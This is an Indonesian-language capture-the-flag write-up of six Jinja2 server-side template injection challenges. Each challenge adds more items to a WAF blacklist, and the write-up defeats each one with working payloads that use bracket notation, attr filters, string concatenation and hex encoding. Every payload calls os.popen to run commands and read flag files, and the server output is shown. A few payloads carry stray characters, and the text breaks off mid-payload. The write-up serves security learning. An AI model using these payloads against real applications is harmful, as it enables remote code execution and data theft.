

Write Up (Jeopardy)

Red Limit CTF 2026



Presented By:

Ananditya Narendratama Widagdo

A.K.A permentzy

Daftar Isi

1. Web Exploitation

♦ Category : Web Exploitation

Challenge **BabySSTI**

web

✓ Solved

BabySSTI

easy

50 points

341 solves

by zfernm

Description

Vuln Server Side Template Injection

51.79.201.156:4003

TL:DR

- **Attack Vector:** SSTI pada kolom input web untuk mendapatkan RCE
- **Key Primitive:** Web menggabungkan input user secara langsung dan tidak aman ke server tanpa validasi tanpa sanitasi input.
- **Core Tool:** Browser
- **Flag Validation:** Menggunakan command `cat /home/ctf/.s3cr3t_h1dd3n_f0lder/*` melalui payload SSTI Flagnya langsung muncul di webnya `REDLIMIT{BabyWebSSTI_NoBlacklist}`.
- **Gotcha:** Terdapat direktori tersembunyi pada direktori ctf, yang ternyata isinya adalah flag


Tools I Used

Tool	What It Is	Why it helped here
Browser	Aplikasi untuk menjelajahi internet	Input payload SSTI di kolom input web

Walkthrough

1. Recon – Baca keterangan chall

Dari judul dan keterangan chall, sudah jelas sekali ini adalah chall tentang SSTi. Langsung buka dan lihat webnya!



The screenshot shows a web browser window with the address bar displaying "Not secure" and the IP address "51.79.201.156:4003". The page has a light purple background. At the top center, the word "WCODE" is written in large, bold, blue letters. Below it, the text "Disini saya menjual apapun itu" is centered. In the middle of the page, there is a white rounded rectangle containing the text "apa yang kamu mau?" above a text input field. Below the input field is a blue button with the text "Kirim".

Dan kebetulan ada langsung ada kolom input!

2. Testing Primitives

Saya mulai test payload basic SSTi di kolom input web tersebut.

Test 1: Memasukkan payload basic SSTi ke dalam kolom input

```
{{ 7*7 }}
```



The screenshot shows the same WCODE web application interface. The text "WCODE" and "Disini saya menjual apapun itu" are still present. The text input field now contains the payload "{{ 7*7 }}". Below the input field, the blue button now displays the text "Absen!". At the bottom of the page, the text "49 ada, ini untukmu" is displayed.

Response:

49 ada, ini untukmu

Browser mengembalikan hasil dari payload, dapat disimpulkan web memakai python sebagai server.

3. Exploitation Steps

1. Crafting Payload

Karena web tersebut memakai python dan rentan terhadap SSTi, di sini saya bisa menggunakan payload dari artikel


<https://onsecurity.io/article/server-side-template-injection-with-jinja2/>

Di mana payload lengkapnya adalah

```
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
```

Jika payload tersebut berhasil, maka web akan mengembalikan hasil dari perintah 'id'

2. Test Payload



The screenshot shows a web application interface with a light purple background. At the top, the title 'WCODE' is displayed in large, bold, black letters. Below the title, the text 'Disini saya menjual apapun itu' is centered. In the center of the page, there is a white rectangular box containing a text input field and a blue button labeled 'Absen!'. Below the white box, the text 'uid=1000(ctf) gid=1000(ctf) groups=1000(ctf) ada, ini untukmu' is displayed.

Sesuai harapan, payload akan mengembalikan hasil dari perintah 'id'

3. Mencari Flag

Di sini saya menggunakan perintah **ls /** untuk melihat apakah flag ada di direktori root

```
{{request.application.__globals__.__builtins__.__import__('os').popen('ls /').read()}}
```



Tidak ada file flag di direktori root, coba kita cek direktori home dari user ctf tadi dengan menggunakan **ls -lah /home/ctf**

```
{{request.application.__globals__.__builtins__.__import__('os').popen('ls -lah /home/ctf').read()}}
```



Ternyata ada direktori tersembunyi dan mungkin ada flag di dalamnya! Langsung saja kita gunakan perintah **cat /home/ctf/.s3cr3t_h1dd3n_f0lder/***

```
{{request.application.__globals__.__builtins__.__import__('os').popen('cat /home/ctf/.s3cr3t_h1dd3n_f0lder/*').read()}}
```

WCODE

Disini saya menjual apapun itu

Absen!

REDLIMIT{BabyWebSSTI_NoBlacklist} ada, ini untukmu

Dan flagnya ketemu!

‘FLAG’: REDLIMIT{BabyWebSSTI_NoBlacklist}

Challenge **Filtered Whispers**

web

✓ Solved

Filtered Whispers

easy

50 points 163 solves by zfernm

Description

We learned about template injection the hard way. Now our WAF blocks dots and underscores. Surely that's enough?

Blacklist : [".", "_"]

51.79.201.156:4012


TL;DR

- **Vulnerability:** SSTI with blacklist [".", "_"]
- **Attack Vector:** Input web dengan nama 'Your Name'
- **Exploit:** Crafted SSTI payload with encode "." and "_" to achieve RCE and get flag
-

Walkthrough

1. Recon – Baca keterangan chall

Dari keterangan chall saja kita sudah tau bahwa chall ini tentang SSTI yang memblacklist titik dan underscore, Jadi kita diharuskan untuk memvariasikan payload kita.




Dan sudah disediakan juga kolom untuk input payloadnya.

2. Testing Primitives

Saya tes dulu menggunakan basic payload SSTi dari jinja2 karena chall kemarin servernya menggunakan jinja2.

```
{{7*7}}
```



Benar saja, web ini mengembalikan nilai 49 hasil dari $7*7$ pada payload yang baru saja saya tes. Dapat disimpulkan juga bahwa web memakai jinja2 sebagai server, jadi langsung saja kita susun exploitnya

3. Exploit Step

1. Crafting payload with encode block dots and underscores

Kebetulan di artikel <https://onsecurity.io/article/server-side-template-injection-with-jinja2/> ada payload SSTi jika block dots dan underscores di-blacklist.

```
{{request['application'] ['\x5f\x5fglobals\x5f\x5f'] ['\x5f\x5fbuiltins\x5f\x5f'] ['\x5f\x5fimport\x5f\x5f'] ('os') ['popen'] ('id') ['read'] ()}}
```

Payload ini akan mengembalikan hasil dari perintah 'id', langsung saja kita inject ke kolom input webnya!

2. Test Payload

Your name

```
{{request['application'] ['\x5f\x5fglobals\x5f\x5f'] ['\x5f\x5fbuiltins\x5f\x5f'] ['\x5f\x5fimport\x5f\x5f'] ('os') ['popen'] ('cat /flag*') ['read'] ()}}
```

Generate Card

Security note: after our last incident, our WAF now blocks the two characters that appear in every SSTI payload we've ever seen: `~` and `_`. We are *finally* safe.

PREVIEW

Hello, uid=1000(greeter) gid=1000(greeter) groups=1000(greeter) !

Welcome to **Redlimit Greetings**. We hope you enjoy your stay.

Sepertinya payload kita berhasil, langsung saja modifikasi payloadnya dari yang perintahnya “id” menjadi “ls /” untuk melihat apakah flag ada di direktori root

Your name

```
{{request['application'] ['\x5f\x5fglobals\x5f\x5f'] ['\x5f\x5fbuiltins\x5f\x5f'] ['\x5f\x5fimport\x5f\x5f'] ('os') ['popen'] ('cat /flag*') ['read'] ()}}
```

Generate Card

Security note: after our last incident, our WAF now blocks the two characters that appear in every SSTI payload we've ever seen: `~` and `_`. We are *finally* safe.

PREVIEW

Hello, app bin boot dev etc flag.txt home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var !

Welcome to **Redlimit Greetings**. We hope you enjoy your stay.

Ternyata ada file **flag.txt** pada direktori root, karena block dots diblacklist, kita bisa memakai perintah “cat /flag*” pada payloadnya untuk langsung membaca flagnya!

```
{{request['application'] ['\x5f\x5fglobals\x5f\x5f'] ['\x5f\x5fbuiltins\x5f\x5f'] ['\x5f\x5fimport\x5f\x5f'] ('os') ['popen'] ('cat /flag*') ['read'] ()}}
```

Your name

```
{{request['application'] ['\x5f\x5fglobals\x5f\x5f'] ['\x5f\x5fbuiltins\>
```

Generate Card

☐ **Security note:** after our last incident, our WAF now blocks the two characters that appear in every SSTI payload we've ever seen: `.` and `_`. We are *finally* safe.

PREVIEW

Hello,
REDLIMIT{br4ck3ts_4nd_3sc4p3s_byp4ss_3v3ry_w4f}
!

Welcome to **Redlimit Greetings**. We hope you enjoy your stay.

Flagnya ketemu!

FLAG: **REDLIMIT{br4ck3ts_4nd_3sc4p3s_byp4ss_3v3ry_w4f}**

Challenge **Attribute Acrobat**

web ✓ Solved

Attribute Acrobat

easy 50 points 136 solves by zfernm

Description

After someone bypassed our last WAF with brackets, we added them to the blacklist. Closed loop.

Blacklist : [".", "_", "[", "]"]


51.79.201.156:4013

TL;DR

- **Vulnerability:** SSTI with blacklist [("'", "_", "[", "]")]
- **Attack Vector:** Kolom input web dengan keterangan "Your Name"
- **Exploit:** Crafting payload SSTI with encode [("'", "_", "[", "]") to bypass WAF and achieve RCE

1. Recon – Baca Keterangan Chall

Dari keterangan chall nya sih, udah jelas ya tentang SSTI tapi dengan blacklist [("'", "_", "[", "]"), sama seperti chall sebelumnya tapi dengan ketambahan blacklistnya



Send a Custom Greeting

v2.0 — now with hardened filtering. Tell us your name and we'll generate a personalized card.

Your name

e.g. Alice

Generate Card

🔔 **WAF v2 changelog:** after the bracket-notation bypass last quarter, our security team expanded the blacklist. Forbidden characters now include `.` `_` `[` `]`. Bracketless template injection is, by definition, impossible.

Sama seperti chall sebelumnya, sudah ada juga kolom untuk input payload. Sepetinya sih chall seperti ini memakai server jinja2 seperti chall-nya sebelumnya cuman ketambahan blacklist aja.

2. Exploit Steps


1. Crafting Payload With Encode [("'", "_", "[", "]")]

Kebetulan juga nih dari artikel <https://onsecurity.io/article/server-side-template-injection-with-jinja2/> sudah disediakan juga payload untuk membypass WAF chall ini, jadi langsung saja kita inject

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')}()}}
```

Payload ini akan mengembalikan hasil dari perintah `id` jika berhasil


2. Inject Payload



Sepertinya payload kita berhasil, langsung saja ganti perintah “`id`” menjadi “**`cat /flag*`**” dengan asumsi bahwa flag ada direktori root seperti chall sebelumnya

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('cat /flag*')|attr('read')}()}}
```

Langsung saja kita inject



Flag berhasil ditemukan!

FLAG: REDLIMIT{4ttr_f1lt3r_1s_th3_n3xt_3v0lut10n}

Challenge **Concat Capers**

web✓ Solved

Concat Capers

medium 150 points 104 solves by zfernm

Description

After studying exploit databases, we banned the five strings every payload spells. Try writing one without them.

Blacklist : [".", "_", "[", "]", "application", "os", "popen", "read", "txt"]

51.79.201.156:4014

TL;DR

- **Vulnerability:** SSTI with blacklist [".", "_", "[", "]", "application", "os", "popen", "read", "txt"]
- **Attack Vector:** Kolom input web 'Your Name'
- **Exploit:** Craft payload SSTI with encode [".", "_", "[", "]", and concat blacklist string (example = 'po'+ 'pen')

1. Recon – Baca judul chall dan keterangan chall

Sepertinya ini masih dalam chall SSTi, cuman ketambahan blackilst baru yaitu "**application**", "**os**", "**popen**", "**read**", "**txt**". Dari judul chall sepertinya kita bisa concat string yang diblacklist tersebut.

(Example concat = ('appli'+ 'cation'))


2. Exploit Steps

1. Craft Payload

Kita masih memakai payload dari chall sebelumnya. Untuk membypass WAF nya, kita coba concat string yang diblacklist ini, seperti : 'appli'+ 'cation', 'o'+ 's', 'po'+ 'pen'.

```
{{request|attr('appli'+ 'cation')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('o'+ 's')|attr('po'+ 'pen')('id')|attr('re'+ 'ad')()}}
```


Response :



Sepertinya payload kita berhasil, karena web mengembalikan hasil dari command "id", langsung saja ganti command 'id' menjadi 'cat /flag*' dengan asumsi bahwa flag ada di direktori root seperti chall yang sudah kita selesaikan tadi.

```
{{request|attr('appli'+ 'cation')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('o'+ 's')|attr('po'+ 'pen')('cat /flag*')|attr('re'+ 'ad')()}}
```

Response :



Flag berhasil kita dapat!

FLAG: `REDLIMIT{c0nc4t_3v3ry_b4nn3d_w0rd_w1th_pl5}`

Challenge Hex Hopper

web✓ Solved

Hex Hopper

medium150 points100 solvesby zfernm

Description

After someone bypassed our WAF with 'app'+ 'lication', we banned the concatenation operators too. There's nothing left to glue strings together with.

Blacklist : [".", "_", "[", "]", "application", "os", "popen", "read", "txt", "+", "~"]

51.79.201.156:4015

TL;DR

- **Vulnerability:** SSTi with addition WAF "+", "~"

- **Attack Vector:** Input pada web yang bernama 'yourname'
- **Exploit:** Craft payload SSTi with encode string (application, popen, os) to hex

Walkthrough

1. Recon – Baca judul dan keterangan chall

Sepertinya ini adalah chall SSTi sama seperti sebelumnya, tetapi ketambahan lagi WAF wkwkwkwk. Dari judul soal sih kita diberi petunjuk yaitu “Hex”, mungkin kita harus mengencode string (application, popen, dll) menjadi sebuah hex lalu dimasukkan ke payloadnya.

2. Exploit Step

1. Encode String (application, etc) to hex

Di sini saya menggunakan cyber chef untuk mengencode string application, popen, os ke hex dengan delimiter /x.

Application = \x61\x70\x70\x6c\x69\x63\x61\x74\x69\x6f\x6e

Popen = \x70\x6f\x70\x65\x6e


os = \x6f\x73

read = \x72\x65\x61\x64

Di sini saya memperoleh hasil di atas, langsung saja kita craft payloadnya dengan mengganti string application dll dengan hex yang tadi sudah saya encode.


```
{{request|attr('\x61\x70\x70\x6c\x69\x63\x61\x74\x69\x6f\x6e')|attr(
'\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5f
builtins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x
5f\x5f')('\x6f\x73')|attr('\x70\x6f\x70\x65\x6e')('id')|attr('\x72\x
65\x61\x64')()}}
```

2. Inject Payload



Sepertinya payload kita berhasil, langsung saja ganti perintah “id” menjadi “cat /flag*” dengan asumsi flag ada di direktori root.

```
{{request|attr('\x61\x70\x70\x6c\x69\x63\x61\x74\x69\x6f\x6e')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('\x6f\x73')|attr('\x70\x6f\x70\x65\x6e')('cat /flag*')|attr('\x72\x65\x61\x64')()}}
```



Dan kita berhasil mendapatkan flagnya!

FLAG: REDLIMIT{p3r_ch4r_h3x_kn0ws_n0_b0und5}

Challenge **Inside Job**

web ✓ Solved

Inside Job

medium 150 points 100 solves by zfernm

Description

We banned the words that show up in every payload's spine: globals, builtins, import. Now there's no module path left to walk.

Blacklist : [".", "_", "[", "]", "application", "os", "popen", "read", "txt", "+", "~", "globals", "getitem", "builtins", "import"]

51.79.201.156:4016

TL;DR :

1. **Vulnerability:** SSTi with addition WAF "globals", "getitem", "builtins", "import"
2. **Attack Vector:** Kolom input web
3. **Exploit:** Crafting payload SSTI with encode strings like (globals, geitem, builtins, import)

1. Recon

Yap ini adalah chall SSTI seperti sebelumnya, tapi WAF nya ditambah, jadi kita bisa coba lagi encode strings seperti globals, getitem, builtins ke hex dengan delimiter /x

2. Exploit

1. Crafting Exploit

Kita bisa menggunakan payload SSTI seperti chall sebelumnya lalu mengencode globals, geitem dll ke hex dengan delimiter \x

```
{{request|attr('\x61\x70\x70\x6c\x69\x63\x61\x74\x69\x6f\x6e')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('\x6f\x73')|attr('\x70\x6f\x70\x65\x6e')('id')|attr('\x72\x65\x61\x64')()}}
```

Setelah kita encode globals, geitem, bultins dll, kita ganti strings builtins, globals, geitem dll dengan hasil encode kita, sehingga dapat diperoleh payload berikut :

```
{{request|attr('\x61\x70\x70\x6c\x69\x63\x61\x74\x69\x6f\x6e')|attr('\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f')|attr('\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f')('\x5f\x5f\x62\x75\x69\x6c\x74\x69\x6e\x73\x5f\x5f')|attr('\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f')('\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f')('\x6f\x73')|attr('\x70\x6f\x70\x65\x6e')('id')|attr('\x72\x65\x61\x64')()}}
```

2. Inject Payload

Langsung saja inject payload yang kita buat tadi ke kolom input web



Kita sudah berhasil mendapatkan RCE nya langsung saja baca file flag.txt nya yang ada di direktori root

```
{{request|attr('\x61\x70\x70\x6c\x69\x63\x61\x74\x69\x6f\x6e')|attr('\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f')|attr('\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f')('\x5f\x5f\x62\x75\x69\x6c\x74\x69\x6e\x73\x5f\x5f')|attr('\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f')('\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f')('\x6f\x73')|attr('\x70\x6f\x70\x65\x6e')('cat /flag*')|attr('\x72\x65\x61\x64')()}}
```

Your name

```
{{request|attr('\x61\x70\x70\x6c\x69\x61\x74\x69\x6f\x6e')|attr('\x
```

Generate Card

